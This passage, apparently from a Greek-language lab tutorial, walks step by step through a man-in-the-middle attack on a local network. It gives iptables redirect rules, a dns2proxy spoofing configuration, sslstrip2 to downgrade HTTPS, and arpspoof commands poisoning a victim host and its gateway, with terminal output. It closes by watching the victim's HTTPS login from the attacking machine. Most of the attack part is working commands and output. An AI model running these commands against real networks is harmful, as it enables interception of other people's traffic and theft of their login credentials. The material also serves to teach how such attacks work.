


Αφού το επιβεβαιώσουμε πηγαίνουμε και ρυθμίζουμε την δρομολόγηση διευνύνσεων από http σελίδες σε μια άλλη πύλη της επιλογής μας.






```
root@kali: /  
File Edit View Search Terminal Help  
root@kali:~# iptables -t nat -A PREROUTING -p udp --destination-port 53 -j REDIRECT --to-port 53
```




```
root@kali: /  
File Edit View Search Terminal Help  
root@kali:~# iptables -t nat -L  
Chain PREROUTING (policy ACCEPT)  
target prot opt source destination  
REDIRECT tcp -- anywhere anywhere tcp dpt:http redirect ports 9000  
REDIRECT udp -- anywhere anywhere udp dpt:domain redirect ports 53  
  
Chain INPUT (policy ACCEPT)  
target prot opt source destination  
  
Chain POSTROUTING (policy ACCEPT)  
target prot opt source destination  
  
Chain OUTPUT (policy ACCEPT)  
target prot opt source destination  
root@kali:~#
```

Όπως βλέπουμε έχουμε δημιουργήσει την ανακατεύθυνση που χρειαζόμασταν.




```
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2# cd ..
root@kali: /usr/share/mana-toolkit/sslstrip-hsts# ls
dns2proxy  sslstrip2
root@kali: /usr/share/mana-toolkit/sslstrip-hsts# cd dns2proxy/
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy# ls
dns2proxy.py  domains.cfg  IPBouncer.sh  README.md  transform.cfg
dnsalert.txt  fhtagn.sh   nospoof.cfg   resolv.conf  victims.cfg
dnslog.txt    ia.sh       nospoof.to.cfg  spoof.cfg
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy# leafpad domains.cfg
```

Στην συνέχεια ρυθμίζουμε το default gateway **192.168.247.2**




```
dnsalert.txt  fhtagn.sh   nospoof.cfg   resolv.conf  victims.cfg
dnslog.txt    ia.sh       nospoof.to.cfg  spoof.cfg
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy# leafpad domains.cfg
domains.cfg
File Edit Search Options Help
.domain.com 192.168.247.2
```

Έναρξη επίθεσης.




```
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy# ls
dns2proxy.py  domains.cfg  IPBouncer.sh  README.md  transform.cfg
dnsalert.txt  fhtagn.sh   nospoof.cfg   resolv.conf  victims.cfg
dnslog.txt    ia.sh       nospoof.to.cfg  spoof.cfg
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy# python dns2proxy.py
Non spoofing imap.gmail.com
Non spoofing to 127.0.0.1
Specific domain IP .domain.com with 192.168.247.2
DNS Forwarding activado....
binded to UDP port 53.
waiting requests.
```




```
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/dns2proxy
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
root@kali: /usr/share/mana-toolkit/sslstrip-hsts/sslstrip2# python sslstrip.py -l
9000
IP: 192.168.247.130
request is productsearch.ubuntu.com.localdomain. IN A
Doing the A query...
```

Για να βγάλουμε το ssl.



```
root@kali: /
root@kali: /# arpspoof -i eth0 -t 192.168.247.130 -r 192.168.247.2
```




```
root@kali: /
root@kali: /# arpspoof -i eth0 -t 192.168.247.130 -r 192.168.247.2
0:c:29:81:1d:31 0:c:29:bc:d8:aa 0806 42: arp reply 192.168.247.2 is-at 0:c:29:81:1d:31
0:c:29:81:1d:31 0:50:56:e8:77:9e 0806 42: arp reply 192.168.247.130 is-at 0:c:29:81:1d:31
0:c:29:81:1d:31 0:c:29:bc:d8:aa 0806 42: arp reply 192.168.247.2 is-at 0:c:29:81:1d:31
0:c:29:81:1d:31 0:50:56:e8:77:9e 0806 42: arp reply 192.168.247.130 is-at 0:c:29:81:1d:31
```




Όπως βλέπουμε έχει ξεκινήσει η επικοινωνία.


Τώρα μπορούμε να πάμε στο μηχάνημα μας και να κάνουμε login σε μια ιστοσελίδα



Θα πάμε να κάνουμε login σε μια ιστοσελίδα με https.




Με το που συνδέομαι μπορούμε να παρακολουθήσουμε την περιήγηση του από το κακόβουλο μηχανήμα.





